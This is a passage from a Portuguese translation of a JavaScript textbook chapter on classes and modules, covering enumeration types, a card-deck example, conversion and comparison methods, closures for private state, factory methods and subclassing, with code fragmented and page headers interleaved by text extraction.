toJSON: function() { return this.name; } // Para serialização  
};
```

```
enumeration.values = [];
```

```
// Um array dos objetos value enumerados
```

```
// Agora cria as instâncias desse novo tipo.
```

```
for(name in namesToValues) {
```

```
// Para cada valor
```

```
var e = inherit(proto);
```

```
// Cria um objeto para representá-lo
```

```
e.name = name;
```

```
// Dá um nome a ele
```

```
e.value = namesToValues[name]; // E um valor
```

```
enumeration[name] = e;
```

```
// Torna-o uma propriedade da construtora
```

```
enumeration.values.push(e);
```

```
// E armazena no array values
```

```
}
```

```
// Um método de classe para iterar entre as instâncias da classe
```

```
enumeration.foreach = function(f,c) {
```

```
for(var i = 0; i < this.values.length; i++) f.call(c,this.values[i]);
```

```
};
```

```
// Retorna a construtora que identifica o novo tipo
```

```
return
```

```
enumeration;
```

```
}
```

O “hello world” dos tipos enumeração é usar um tipo enumeração para representar os naipes de um baralho. O Exemplo 9-8 usa a função `enumeration()` dessa maneira e também define classes para representar cartas e baralhos¹.

Exemplo 9-8 Representando cartas com tipos enumeração

```
// Define uma classe para representar cartas de baralho
```

```
function Card(suit, rank) {
```

```
    this.suit = suit;
```

```
    // Cada carta tem um naipe
```

```
    this.rank = rank;
```

```
    // e uma posição
```

```
}
```

```
// Esses tipos enumeração definem o naipe e os valores da posição
```

```
Card.Suit = enumeration({Clubs: 1, Diamonds: 2, Hearts:3, Spades:4});
```

```
Card.Rank = enumeration({Two: 2, Three: 3, Four: 4, Five: 5, Six: 6,  
Seven: 7, Eight: 8, Nine: 9, Ten: 10,
```

```
Jack: 11, Queen: 12, King: 13, Ace: 14});
```

// Define uma representação textual para uma carta

Card.prototype.toString = function() {

return this.rank.toString() + " of " + this.suit.toString();

};

// Compara o valor de duas cartas como no pôquer

Card.prototype.compareTo = function(that) {

if (this.rank < that.rank) return -1;

if (this.rank > that.rank) return 1;

return

0;

};

// Uma função para ordenar as cartas como no pôquer

1 Este exemplo é baseado em um outro, de Joshua Bloch, escrito em Java, disponível no endereço [http://jcp.org/aboutJava/](http://jcp.org/aboutJava/communityprocess/jsr/tiger/enum.html)

communityprocess/jsr/tiger/enum.html.

Capítulo 9 Classes e módulos 213

Card.orderByRank = function(a,b) { return a.compareTo(b); };

JavaScript básico

// Uma função para ordenar as cartas como no bridge

Card.orderBySuit = function(a,b) {

if (a.suit < b.suit) return -1;

a

if (a.suit > b.suit) return 1;

if (a.rank < b.rank) return -1;

if (a.rank > b.rank) return 1;

return

0;

};

// Define uma classe para representar um baralho padrão

function Deck() {

var cards = this.cards = [];

// Um maço de cartas é apenas um array de cartas

Card.Suit.foreach(function(s) { // Inicializa o array

Card.Rank.foreach(function(r)

{

cards.push(new

Card(s,r));

});

});

}

// Método shuffle: embaralha as cartas no local e retorna o maço

Deck.prototype.shuffle = function() {

//

Para cada elemento no array, troca por um elemento mais baixo escolhido

//aleatoriamente

var deck = this.cards, len = deck.length;

```
for(var i = len-1; i > 0; i--) {
```

```
var r = Math.floor(Math.random()*(i+1)), temp;
```

```
// Número aleatório
```

```
temp = deck[i], deck[i] = deck[r], deck[r] = temp;
```

```
// Troca
```

```
}
```

return

this;

};

// Método deal: retorna um array de cartas

Deck.prototype.deal = function(n) {

if (this.cards.length < n) throw "Out of cards";

return this.cards.splice(this.cards.length-n, n);

};

// Cria um novo maço de cartas, embaralha e distribui uma mão de bridge
var deck = (new Deck()).shuffle();

var hand = deck.deal(13).sort(Card.orderBySuit);

9.6.3 Métodos de conversão padrão

A Seção 3.8.3 e a Seção 6.10 descreveram importantes métodos usados para conversão de tipo de objetos, alguns dos quais são chamados automaticamente pelo interpretador JavaScript quando a conversão é necessária. Não é preciso implementar esses métodos para cada classe que se escreve, mas eles são importantes e não os implementar para suas classes deve ser uma escolha consciente e não uma simples desatenção.

O primeiro e mais importante método é `toString()`. O objetivo desse método é retornar uma representação de string de um objeto. JavaScript chama esse método automaticamente, caso seja utilizado

básica

um objeto onde é esperada uma string – como um nome de propriedade, por exemplo, ou com o operador `+` para fazer concatenação de strings. Se você não implementar esse método, sua classe vai herdar a implementação padrão de `Object.prototype` e vai converter a string inútil “[object Object]”.

Um método `toString()` poderia retornar uma string legível, conveniente para exibir para os usuários finais de seu programa. Contudo, mesmo que isso não seja necessário, muitas vezes é útil definir `toString()` para facilitar a depuração. As classes `Range` e `Complex`, nos exemplos 9-2 e 9-3, têm métodos `toString()`, assim como os tipos enumeração do Exemplo 9-7. Vamos definir um método `toString()` para a classe `Set` do Exemplo 9-6 a seguir.

O método `toLocaleString()` é estreitamente relacionado a `toString()`: ele deve converter um objeto em uma string compatível com a localidade. Por padrão, os objetos herdam um método `toLocaleString()` que simplesmente chama seus métodos `toString()`. Alguns tipos internos têm mé-

todos `toLocaleString()` úteis que retornam strings compatíveis com a localidade. Se você se encontrar escrevendo um método `toString()` que converte outros objetos em strings, deve definir também um método `toLocaleString()` que faça essas conversões chamando esse método nos objetos. Vamos fazer isso para a classe `Set` a seguir.

O terceiro método é `valueOf()`. Sua tarefa é converter um objeto em um valor primitivo. O método `valueOf()` é chamado automaticamente quando um objeto é usado em um contexto numérico, com operadores aritméticos (exceto `+`) e com os operadores relacionais, por exemplo. A maioria dos objetos não tem uma representação primitiva razoável e não define esse método. Contudo, os tipos enumeração no Exemplo 9-7 demonstram um caso em que o método `valueOf()` é importante.

O quarto método é `JSON()`, que é chamado automaticamente por `JSON.stringify()`. O formato JSON se destina à serialização de estruturas de dados e pode manipular valores primitivos, arrays e objetos comuns de JavaScript. Ele não conhece classes e, ao serializar um objeto, ignora o protótipo e a construtora do objeto. Se `JSON.stringify()` é chamado em um objeto `Range` ou `Complex`, por exemplo, ele retorna uma string como `{"from":1, "to":3}` ou `{"r":1, "i":-1}`. Se você passar essas strings para `JSON.parse()`, vai obter um objeto simples com propriedades adequadas a objetos `Range` e `Complex`, mas que não herdam os métodos `Range` e

Complex.

Esse tipo de serialização é apropriado para classes como Range e Complex, mas para outras classes talvez você queira escrever um método toJSON() para definir algum outro formato de serialização. Se um objeto tem um método toJSON(), JSON.stringify() não serializa o objeto, mas em vez disso chama toJSON() e serializa o valor (primitivo ou objeto) que ele retorna. Os objetos Date, por exemplo, têm um método toJSON() que retorna uma representação de string da data. Os tipos enumeração do Exemplo 9-7 fazem o mesmo: seus métodos toJSON() são iguais aos seus métodos toString(). O

análogo JSON mais próximo a um conjunto é o array; portanto, vamos definir a seguir um método toJSON() que converte um objeto Set em um array de valores.

A classe Set do Exemplo 9-6 não define nenhum desses métodos. Um conjunto não tem uma representação primitiva; portanto, não faz sentido definir um método valueOf(), mas a classe provavelmente deve ter métodos toString(), toLocaleString() e toJSON(). Podemos fazer isso com código como o seguinte. Observe o uso da função extend() (Exemplo 6-2) para adicionar métodos em Set.

prototype:

Capítulo 9 Classes e módulos 215

// Adiciona esses métodos no objeto protótipo Set.

JavaS

extend(Set.prototype, {

cript básico

// Converte um conjunto em uma string

toString: function() {

```
var s = "{", i = 0;
```

a

```
this.forEach(function(v) { s += ((i++ > 0)?", ":"") + v; }); return s +  
"}";
```

```
},
```

// Como toString, mas chama toString em todos os valores

```
toString : function() {
```

```
var s = "{", i = 0;
```

```
this.forEach(function(v)
```

```
{
```

```
if (i++ > 0) s += ", ";
```

```
if (v == null) s += v;
```

```
// null & undefined
```

```
else s += v.toLocaleString();
```

```
// todos os outros
```

```
});
```

```
return s + "}";
```

```
},
```

```
// Converte um conjunto em um array de valores
```

```
toArray: function() {
```

```
var a = [];
```



```
this.foreach(function(v) { a.push(v); });
```

`return`

```
a;  
  
    }  
  
    });  
  
// Trata conjuntos como arrays para os propósitos da conversão em string  
JSON.
```

`Set.prototype.toJSON = Set.prototype.toArray;`

9.6.4 Métodos de comparação

Os operadores de igualdade de JavaScript comparam objetos por referência, e não por valor. Isto é, dadas duas referências do objeto, eles verificam se ambas são para o mesmo objeto. Esses operadores não verificam se dois objetos diferentes têm os mesmos nomes de propriedade e valores. Frequentemente é útil comparar dois objetos distintos quanto à igualdade ou mesmo quanto à ordem relativa (como fazem os operadores `<` e `>`). Se você define uma classe e quer comparar instâncias dessa classe, deve definir métodos apropriados para fazer essas comparações.

A linguagem de programação Java utiliza métodos para comparação de objetos e adotar as convenções Java é comum e útil em JavaScript. Para permitir que instâncias de sua classe sejam testadas quanto à igualdade, defina um método de instância chamado `equals()`. Ele deve receber um único argumento e retornar `true` se esse argumento for igual ao objeto em que é chamado.

É claro que fica por sua conta decidir o que significa “igual” no contexto de sua classe. Para classes simples, muitas vezes você pode simplesmente comparar as propriedades constructor para certificar-se de que os dois objetos são do mesmo tipo e, então, comparar as propriedades de instância dos dois objetos para certificar-se de que elas têm os mesmos valores. A classe `Complex` no Exemplo 9-3 tem um método `equals()` desse tipo, sendo que podemos escrever um semelhante para a classe `Range` facilmente: 216 Parte

I JavaScript

básica

// A classe Range sobrescreveu sua propriedade constructor. Portanto, a adiciona agora.

```
Range.prototype.constructor = Range;
```

```
// Um Range não é igual a nada que não seja um intervalo.
```

```
// Dois intervalos são iguais se, e somente se, seus pontos extremos são iguais.
```

```
Range.prototype.equals = function(that) {
```

```
if (that == null) return false; // Rejeita null e undefined
```

```
if (that.constructor !== Range) return false; // Rejeita o que não é intervalo
```

```
// Agora retorna true se, e somente se, os dois pontos extremos são iguais.
```

```
return this.from == that.from && this.to == that.to;
```

```
}
```

Definir um método equals() para nossa classe Set é um pouco mais complicado. Não podemos apenas comparar a propriedade values de dois conjuntos; precisamos fazer uma comparação mais profunda:

```
Set.prototype.equals = function(that) {
```

```
// Atalho para caso trivial
```

if (this === that) return true;

// Se o objeto that não é um conjunto, não é igual a this.

// Usamos instanceof para permitir qualquer subclasse de Set.

// Poderíamos moderar esse teste se quiséssemos uma verdadeira tipagem do pato.

// Ou poderíamos torná-lo mais forte para verificar this.constructor === that.

// constructor

// Note que instanceof corretamente rejeita valores null e undefined if (! (that instanceof Set)) return false;

// Se dois conjuntos não têm o mesmo tamanho, eles não são iguais if (this.size() !== that.size()) return false;

// Agora verifica se todo elemento em this também está em that.

// Usa uma exceção para sair do foreach, caso os conjuntos não sejam iguais.

try

{

this.forEach(function(v) { if (!that.contains(v)) throw false; }); return true; // Todos os elementos coincidiram: os conjuntos são iguais.

} catch (x) {

if (x === false) return false; // Um elemento em this não está em that.

throw

x;

// Alguma outra exceção: relança-a.

}

};

Às vezes é útil comparar objetos de acordo com alguma ordenação. Isto é, para algumas classes, é possível dizer que uma instância é “menor que” ou “maior que” outra instância. O objeto Range poderia ser ordenado com base no valor de seu limite inferior, por exemplo. Os tipos enumeração poderiam ser ordenados alfabeticamente por nome ou numericamente pelo valor associado (supondo que o valor associado seja um número). Os objetos de Set, por outro lado, não têm uma ordenação natural.

Se você tenta usar objetos com operadores relacionais, como `<` e `<=`, JavaScript chama primeiro o mé-

todo `valueOf()` dos objetos e, se esse método retorna um valor primitivo, compara esses valores. Os tipos enumeração retornados pelo método `enumeration()` do Exemplo 9-7 têm um método `valueOf()`

Capítulo 9 Classes e módulos 217

Ja

e podem ser comparados significativamente com os operadores relacionais. Contudo, a maioria das **vaS**

classes não tem um método `valueOf()`. Para comparar objetos desses tipos de acordo com uma orde-cript básica

nação definida explicitamente de sua própria escolha, você pode (novamente, seguindo a convenção Java) definir um método chamado `compareTo()`.

O método `compareTo()` deve aceitar um único argumento e compará-lo com o objeto no qual o método é chamado. Se o objeto `this` for menor do que o argumento, `compareTo()` deve retornar um valor menor do que zero. Se o objeto `this` for maior do que o objeto argumento, o método deve retornar um valor maior do que zero. E se os dois objetos são iguais, o método deve retornar zero.

Essas convenções sobre o valor de retorno são importantes e permitem substituir as seguintes expressões para operadores relacionais e de igualdade:

Substitua isto Por isto

$a < b$

$a.compareTo(b) < 0$

$a \leq b$

$a.compareTo(b) \leq 0$

$a > b$

$a.compareTo(b) > 0$

$a \geq b$

$a.compareTo(b) \geq 0$

$a == b$

$a.compareTo(b) == 0$

$a != b$

`a.compareTo(b) != 0`

A classe `Card` do Exemplo 9-8 define um método `compareTo()` desse tipo e podemos escrever um método semelhante para a classe `Range`, a fim de ordenar os intervalos pelos seus limites inferiores:

```
Range.prototype.compareTo = function(that) {
```

```
    return this.from - that.from;
```

```
};
```

Observe que a subtração feita por esse método retorna corretamente um valor menor do que zero, igual a zero ou maior do que zero, de acordo com a ordem relativa dos dois `Ranges`. Como a enumeração `Card.Rank` no Exemplo 9-8 tem um método `valueOf()`, poderíamos ter usado esse mesmo truque idiomático no método `compareTo()` da classe `Card`.

Os métodos `equals()` anteriores fazem verificação de tipo em seus argumentos e retornam `false` para indicar desigualdade se o argumento for do tipo errado. O método `compareTo()` não tem qualquer valor de retorno que indique “esses dois valores não são comparáveis”; portanto, um método `compareTo()` que faz verificação de tipo normalmente deve lançar um erro quando for passado um argumento do tipo errado.

Observe que o método `compareTo()` que definimos para a classe `Range` anterior retorna 0 quando dois intervalos têm o mesmo limite inferior. Isso significa que, no que diz respeito a `compareTo()`, quaisquer dois intervalos que começam no mesmo ponto são iguais. Essa definição de igualdade é incompatível com a definição usada pelo método `equals()`, que exige que os dois pontos extremos sejam coincidentes. Noções incompatíveis de igualdade podem ser uma fonte fatal de erros, por isso é melhor tornar seus métodos `equals()` e `compareTo()` compatíveis. Aqui está um método `compareTo()` revisado para a classe `Range`. Ele é compatível com `equals()` e também lança um erro se for chamado com um valor que não pode ser comparado: **218** Parte

I JavaScript

básica

// Ordena intervalos pelo limite inferior ou pelo limite superior, caso os limites

// inferiores sejam iguais.

// Lança um erro se for passado um valor que não seja Range.

// Retorna 0 se, e somente se, this.equals(that).

Range.prototype.compareTo = function(that) {

if (!(that instanceof Range))

throw new Error("Can't compare a Range with " + that); var diff = this.from - that.from;

// Compara os limites inferiores

if (diff == 0) diff = this.to - that.to;

// Se são iguais, compara os limites

// superiores

`return`

`diff;`

`};`

Uma razão para definir um método `compareTo()` para uma classe é para que arrays de instâncias dessa classe possam ser classificados. O método `Array.sort()` aceita como argumento opcional uma função de comparação que utiliza as mesmas convenções de valor de retorno do método `compareTo()`. Dado o método `compareTo()` mostrado anteriormente, é fácil classificar um array de objetos `Range` com um código como o seguinte: `ranges.sort(function(a,b) { return a.compareTo(b); });`

A classificação é suficientemente importante para que se deva considerar a definição desse tipo de função de comparação de dois argumentos como um método de classe para qualquer classe em que seja definido um método de instância `compareTo()`. Um pode ser facilmente definido em termos do outro. Por exemplo:

```
Range.byLowerBound = function(a,b) { return a.compareTo(b); };
```

Com um método como esse definido, a classificação se torna mais simples: `ranges.sort(Range.byLowerBound);`

Algumas classes podem ser ordenadas de mais de uma maneira. A classe `Card`, por exemplo, define um método de classe que ordena cartas pelo naipe e outro que as ordena pela posição.

9.6.5 Emprestando métodos

Não há nada de especial sobre os métodos em JavaScript: eles são simplesmente funções atribuídas a propriedades de objeto e chamadas “por meio de” ou “em” um objeto. Uma única função pode ser atribuída a duas propriedades e, então, servir como dois métodos. Fizemos isso em nossa classe `Set`, por exemplo, quando copiamos o método `toArray()` e o fizemos funcionar também como um método `toJSON()`.

Uma única função pode até ser usada como método de mais de uma classe. A maioria dos métodos internos da classe `Array`, por exemplo, é definida genericamente e se você define uma classe cujas instâncias são objetos semelhantes a um array, pode copiar funções de `Array.prototype` no objeto protótipo de sua classe. Se você examinar JavaScript através da lente das linguagens orientadas a objetos clássicas, o uso de métodos de uma classe como métodos de outra pode ser considerado uma forma de herança

múltipla. Contudo, JavaScript não é uma linguagem orientada a objetos clássica e prefiro descrever esse tipo de reutilização de método usando o termo informal empréstimo.

Capítulo 9 Classes e módulos 219

Ja

Não são apenas os métodos de Array que podem ser emprestados: podemos escrever nossos pró-

vaS

prios métodos genéricos. O Exemplo 9-9 define métodos genéricos `toString()` e `equals()` que são **cript básico**

convenientes para uso por classes simples como nossas *Range*, *Complex* e *Card*. Se a classe *Range* não tivesse um método `equals()`, poderíamos emprestar o método genérico `equals()` como segue: **a**

```
Range.prototype.equals = generic.equals;
```

Note que o método `generic.equals()` faz apenas uma comparação superficial e não é adequado para uso com classes cujas propriedades de instância se referem a objetos com seus próprios métodos `equals()`. Note também que esse método inclui código de caso especial para manipular a propriedade adicionada nos objetos quando são inseridos em um *Set* (Exemplo 9-6).

Exemplo 9-9 Métodos genéricos para empréstimo

```
var generic = {
```

```
// Retorna uma string que contém o nome da função construtora
```

```
// se estiver disponível e os nomes e valores de todas as propriedades
```

```
// não herdadas que não são funções.
```

```
toString: function() {
```

```
var s = '[';
```

```
// Se o objeto tem uma construtora e a construtora tem um nome,
```

```
// usa esse nome de classe como parte da string retornada. Note que
```

```
// a propriedade name de funções não é padronizada e não é suportada
```

```
// em qualquer lugar.
```

```
if (this.constructor && this.constructor.name)
```

```
s += this.constructor.name + ": ";
```

```
// Agora enumera todas as propriedades não herdadas que não são  
funções var n = 0;
```

```
for(var name in this) {
```

if (!this.hasOwnProperty(name)) continue;

// pula props herdadas

var value = this[name];

if (typeof value === "function") continue;

// pula métodos

if (n++) s += ", ";

s += name + '=' + value;

}

return s + ']';

},

// Testa a igualdade comparando as construtoras e as propriedades de instância

// de this e that. Só funciona para classes cujas propriedades de instância são

// valores primitivos que podem ser comparados com ==.

// Como um caso especial, ignora a propriedade especial adicionada pela classe Set.

equals: function(that) {

if (that == null) return false;

if (this.constructor !== that.constructor) return false;

for(var name in this) {

*if (name === "|**objectid**|") continue;*

// pula prop especial.

if (!this.hasOwnProperty(name)) continue;

// pula herdadas

if (this[name] != that[name]) return false; // compara valores

}

return true; // Se todas as propriedades coincidiram, os objetos são iguais.

}

};

220 *Parte*

9.6.6 Estado privado

Na programação orientada a objetos clássica, frequentemente é um objetivo encapsular ou ocultar o estado de um objeto dentro do objeto, permitindo o acesso a esse estado somente por meio dos mé-

todos do objeto, possibilitando assim que as variáveis de estado importantes sejam lidas ou gravadas diretamente. Para atingir esse objetivo, linguagens como Java permitem a declaração de campos de instância “privados” de uma classe, que são acessíveis somente para o método de instância da classe e não podem ser vistos fora dela.

Podemos ter algo próximo aos campos privados de instância usando variáveis (ou argumentos) capturadas na closure da chamada de construtora que cria uma instância. Para fazer isso, definimos funções dentro da construtora (para que elas tenham acesso aos argumentos e às variáveis da construtora) e atribuímos essas funções às propriedades do objeto recém-criado. O Exemplo 9-10 mostra como podemos fazer isso para criar uma versão encapsulada de nossa classe Range. Em vez de ter propriedades `from` e `to` que fornecem os pontos extremos do intervalo, as instâncias dessa nova versão da classe têm métodos `from` e `to` que retornam os pontos extremos do intervalo. Esses métodos `from()` e `to()` são definidos no objeto Range individual e não são herdados do protótipo. Os outros métodos de Range são definidos no protótipo, como sempre, mas modificados para chamar os métodos `from()` e `to()`, em vez de ler os pontos extremos diretamente das propriedades.

Exemplo 9-10 *Uma classe Range com pontos extremos encapsulados fracamente* `function Range(from, to) {`

```
// Não armazena os pontos extremos como propriedades desse objeto. Em vez disso
```

```
// define funções de acesso que retornam os valores de ponto extremo.
```


// Esses valores são armazenados na closure.

```
this.from = function() { return from; };
```

```
this.to = function() { return to; };
```

```
}
```

// Os métodos do protótipo não podem ver os pontos extremos diretamente: eles precisam

// chamar os métodos de acesso exatamente como todos os demais.

```
Range.prototype = {
```

```
  constructor:
```

```
    Range,
```

```
    includes: function(x) { return this.from() <= x && x <= this.to(); },  
    foreach: function(f) {
```

```
      for(var x=Math.ceil(this.from()), max=this.to(); x <= max; x++)  
        f(x);
```

```
    },
```

```
    toString: function() { return "(" + this.from() + "..." + this.to() + ""); }  
  };
```

Essa nova classe Range define métodos para consultar os pontos extremos de um intervalo, mas nenhum método ou propriedade para configurar esses pontos extremos. Isso proporciona às instâncias dessa classe uma espécie de imutabilidade: se usados corretamente, os pontos extremos de um objeto Range não vão mudar depois de ele ter sido criado. No entanto, a não ser que usemos recursos de ECMAScript 5 (consulte a Seção 9.8.3), as

propriedades `from` e `to` ainda são graváveis e os objetos de `Range` não são realmente imutáveis: `var r = new Range(1,5);`

```
// Um intervalo "imutável"
```

```
r.from = function() { return 0; }; // Muda pela substituição do método
```

Capítulo 9 Classes e módulos 221

Ja

Lembre-se de que existe uma sobrecarga nessa técnica de encapsulamento. Uma classe que utiliza **vaS**

uma *closure* para encapsular seu estado quase certamente vai ser mais lenta e maior do que a classe **cript básico**

equivalente com variáveis de estado não encapsuladas.

a

9.6.7 Sobrecarga de construtora e métodos de fábrica

Às vezes queremos permitir que os objetos sejam inicializados de mais de uma maneira. Talvez queiramos criar um objeto `Complex` inicializado com um raio e um ângulo (coordenadas polares), em vez dos componentes real e imaginário, por exemplo, ou queiramos criar um `Set` cujos membros são os elementos de um array, em vez dos argumentos passados para a construtora.

Um modo de fazer isso é sobrecarregar a construtora e fazê-la realizar diferentes tipos de inicialização, dependendo dos argumentos passados. Aqui está uma versão sobrecarregada da construtora `Set`, por exemplo:

```
function Set() {
```

```
  this.values = {};
```

```
  // As propriedades desse objeto contêm o conjunto
```

```
  this.n = 0;
```

```
// Quantos valores existem no conjunto
```

```
// Se for passado um único objeto semelhante a um array, adiciona seus elementos no
```

```
// conjunto. Caso contrário, adiciona todos os argumentos no conjunto if (arguments.length == 1 && isArrayLike(arguments[0]))
```

```
this.add.apply(this,
```

```
arguments[0]);
```

```
else if (arguments.length > 0)
```

```
this.add.apply(this,
```

```
arguments);
```

```
}
```

Definir a construtora `Set()` dessa maneira nos permite listar explicitamente os membros do conjunto na chamada da construtora ou passar um array de membros para a construtora. Contudo, a construtora tem uma infeliz ambiguidade: não podemos utilizá-la para criar um conjunto que tenha um array como seu único membro. (Para fazer isso, precisaríamos criar um conjunto vazio e, então, chamar o método `add()` explicitamente.) No caso de números complexos inicializados com coordenadas polares, sobrecarregar a construtora não é viável. As duas representações de números complexos envolvem dois números em ponto flutuante e, a não ser que adicionemos um terceiro argumento na construtora, não há modo de ela examinar seus argumentos e determinar qual representação é desejada. Em vez disso, podemos escrever um método de fábrica – um método de classe que retorna uma instância da classe. Aqui está um método de fábrica para retornar um objeto `Complex` inicializado com coordenadas polares: `Complex.polar = function(r, theta) {`

```
return new Complex(r*Math.cos(theta), r*Math.sin(theta));
```

};

E aqui está um método de fábrica para inicializar um Set a partir de um array: Set.fromArray = function(a) {

s = new Set();

// Cria um novo conjunto vazio

s.add.apply(s, a);

// Passa elementos do array a para o método add

222 *Parte*

I JavaScript

básica

return s;

// Retorna o novo conjunto

};

A vantagem dos métodos de fábrica aqui é que você pode dar a eles o nome que quiser, e métodos com nomes diferentes podem fazer diferentes tipos de inicialização. No entanto, como as construtoras servem como identidade pública de uma classe, normalmente existe apenas uma construtora por classe. Entretanto, essa não é uma regra absoluta. Em JavaScript é possível definir várias funções construtoras que compartilham um único objeto protótipo e, se você fizer isso, os objetos criados por qualquer uma das construtoras serão do mesmo tipo. Essa técnica não é recomendada, mas aqui está uma construtora auxiliar desse tipo: // Uma construtora auxiliar para a classe Set.

function SetFromArray(a) {

// Inicializa o novo objeto chamando Set() como função,

// passando os elementos de a como argumentos individuais.

Set.apply(this,

a);

}

*// Configura o protótipo de modo que SetFromArray crie instâncias de Set
SetFromArray.prototype = Set.prototype;*

var s = new SetFromArray([1,2,3]);

s instanceof Set

// => verdadeiro

Em ECMAScript 5, o método bind() de funções tem comportamento especial que o permite criar esse tipo de construtora auxiliar. Consulte a Seção 8.7.4.

9.7 Subclasses

Na programação orientada a objetos, uma classe B pode estender ou fazer uma subclasse de outra classe A. Dizemos que A é a superclasse e B é a subclasse. As instâncias de B herdam todos os métodos de instância de A. A classe B pode definir seus próprios métodos de instância, alguns dos quais podem anular métodos de mesmo nome definidos pela classe A. Se um método de B anula um método de A, o método de B às vezes pode chamar o método anulado de A: isso é chamado de encadeamento de métodos. Da mesma forma, a construtora da subclasse B() às vezes pode chamar a construtora da superclasse A(). Isso é chamado de encadeamento de construtoras.

As próprias subclasses podem ter subclasses e ao se trabalhar com hierarquias de classes, às vezes é útil definir classes abstratas. Uma classe abstrata é aquela que define um ou mais métodos sem uma implementação. A implementação desses métodos abstratos é deixada para as subclasses concretas da classe abstrata.

O segredo da criação de subclasses em JavaScript é a inicialização correta do objeto protótipo.

Se a classe B estende A, então B.prototype deve ser herdeira de A.prototype. Assim, as instâncias de B herdam de B.prototype que, por sua vez, herda de A.prototype. Esta seção demonstra cada um dos termos relacionados às subclasses definidos anteriormente e também aborda uma alternativa às subclasses, conhecida como composição.

Capítulo 9 Classes e módulos 223

Ja

*Usando a classe Set do Exemplo 9-6 como ponto de partida, esta seção vai demonstrar como se **vaS***

*define subclasses, como encadear construtoras e métodos anulados, como usar composição em vez **cript básico***

de herança e, finalmente, como separar a interface da implementação, com classes abstratas. A seção termina com um exemplo prolongado que define uma hierarquia de classes Set. Note que os primei-

ros exemplos desta seção se destinam a demonstrar as técnicas básicas das subclasses. Alguns desses exemplos têm falhas importantes que serão tratadas posteriormente na seção.

9.7.1 Definindo uma subclasse

Os objetos de JavaScript herdam propriedades (normalmente métodos) do objeto protótipo de suas classes. Se um objeto *O* é uma instância de uma classe *B* e *B* é uma subclasse de *A*, então *O* também deve herdar propriedades de *A*. Providenciamos isso garantindo que o objeto protótipo de *B* herde do objeto protótipo de *A*. Usando nossa função `inherit()` (Exemplo 6-1), escrevemos: `B.prototype = inherit(A.prototype);` // *A* subclasse herda da superclasse `B.prototype.constructor = B;`

```
// Sobrescreve a prop. construtora herdada.
```

Essas duas linhas de código são o segredo da criação de subclasses em JavaScript. Sem elas, o objeto protótipo será um objeto normal – um objeto que herda de `Object.prototype` – e isso significa que sua classe será uma subclasse de `Object`, assim como todas as classes. Se adicionamos essas duas linhas na função `defineClass()` (da Seção 9.3), podemos transformá-la na função `defineSubclass()` e no método `Function.prototype.extend()`, mostrados no Exemplo 9-11.

Exemplo 9-11 Utilitários de definição de subclasse

```
// Uma função simples para criar subclasses simples
```

```
function defineSubclass(superclass, // Construtora da superclasse  
constructor, // A construtora da nova subclasse
```

```
methods,
```

```
// Métodos de instância: copiados no protótipo
```

```
statics)
```

// Propriedades de classe: copiadas na construtora

{

// Configura o objeto protótipo da subclasse

constructor.prototype = inherit(superclass.prototype);

constructor.prototype.constructor = constructor;

// Copia methods e statics como faríamos para uma classe normal

if (methods) extend(constructor.prototype, methods);

if (statics) extend(constructor, statics);

// Retorna a classe

return

constructor;

}

// Também podemos fazer isso como um método da construtora da superclasse Function.prototype.extend = function(constructor, methods, statics) {

return defineSubclass(this, constructor, methods, statics);

};

O Exemplo 9-12 demonstra como se escreve uma subclasse “manualmente”, sem usar a função defineSubclass(). Ele define uma subclasse SingletonSet de Set. Um SingletonSet é um conjunto especializado que é somente para leitura e tem um único membro constante.

224 *Parte*

I JavaScript

básica

Exemplo 9-12 *SingletonSet: uma subclasse de conjunto simples*

// A função construtora

```
function SingletonSet(member) {
```

```
  this.member = member;
```

```
  // Lembra o único membro do conjunto
```

```
    }
```

```
  // Cria um objeto protótipo que herda do protótipo de Set.
```

```
  SingletonSet.prototype = inherit(Set.prototype);
```

```
  // Agora adiciona propriedades no protótipo.
```

```
  // Essas propriedades anulam as propriedades de mesmo nome de  
  Set.prototype.
```

```
  extend(SingletonSet.prototype, {
```

```
    // Configura a propriedade constructor apropriadamente
```

```
    constructor:
```

```
    SingletonSet,
```

```
    // Esse conjunto é somente para leitura: add() e remove() lançam erros  
    add: function() { throw "readonly set"; },
```

```
remove: function() { throw "readonly set"; },
```

```
// Um SingletonSet sempre tem tamanho 1
```

```
size: function() { return 1; },
```

```
// Basta chamar a função uma vez, passando o único membro.
```

```
foreach: function(f, context) { f.call(context, this.member); },
```

```
// O método contains() é simples: true somente para um valor
```

```
contains: function(x) { return x === this.member; }  
});
```

Nossa classe `SingletonSet` tem uma implementação muito simples que consiste em cinco definições de método simples. Ela implementa esses cinco métodos `Set` básicos, mas herda métodos como `toString()`, `toArray()` e `equals()` de sua superclasse. Essa herança de métodos é o motivo de definirmos subclasses. O método `equals()` da classe `Set` (definida na Seção 9.6.4), por exemplo, compara qualquer instância de `Set` que tenha métodos `size()` e `foreach()` funcionando, com qualquer `Set` que tenha métodos `size()` e `contains()` funcionando. Como `SingletonSet` é uma subclasse de `Set`, ela herda essa implementação de `equals()` automaticamente e não precisa escrever a sua própria. Evidentemente, dada a natureza radicalmente simples de conjuntos singleton, pode ser mais eficiente `SingletonSet` definir sua própria versão de `equals()`: `SingletonSet.prototype.equals = function(that) {`

```
return that instanceof Set && that.size() == 1 &&  
that.contains(this.member);
```

```
};
```

Note que `SingletonSet` não empresta uma lista de métodos de `Set` estaticamente: ela herda os métodos da classe `Set` dinamicamente. Se adicionamos um novo método em `Set.prototype`, ele se torna imediatamente disponível para todas as instâncias de `Set` e de `SingletonSet` (supondo que `SingletonSet` ainda não defina um método com o mesmo nome).

9.7.2 Encadeamento de construtoras e de métodos

A classe `SingletonSet` da última seção definiu uma implementação de conjunto completamente nova e substituiu totalmente os métodos básicos que herdou de sua superclasse. Frequentemente, contudo, quando definimos uma subclasse, queremos apenas aumentar ou modificar o comportamento de nossos métodos de superclasse e não substituí-los completamente. Para fazer isso, a construtora

Capítulo 9 Classes e módulos 225

Ja

e os métodos da subclasse chamam a (ou encadeiam para a) construtora da superclasse e os métodos **vaS**

da superclasse.

cript básico

O Exemplo 9-13 demonstra isso. Ele define uma subclasse de `Set` chamada `NonNullSet`: um conjunto que não permite `null` nem `undefined` como membros. Para restringir a participação de membros **a**

dessa maneira, `NonNullSet` precisa testar valores nulos e indefinidos em seu método `add()`. Mas ela não quer reimplementar o método `add()` completamente, de modo que encadeia na versão da superclasse do método. Observe também que a construtora `NonNullSet()` não executa uma ação própria: ela simplesmente passa seus argumentos para a construtora da superclasse (chamando-a como uma função e não como uma construtora) para que a construtora da superclasse possa inicializar o objeto recém-criado.

Exemplo 9-13 Encadeamento de construtoras e de métodos da subclasse

na superclasse

/*

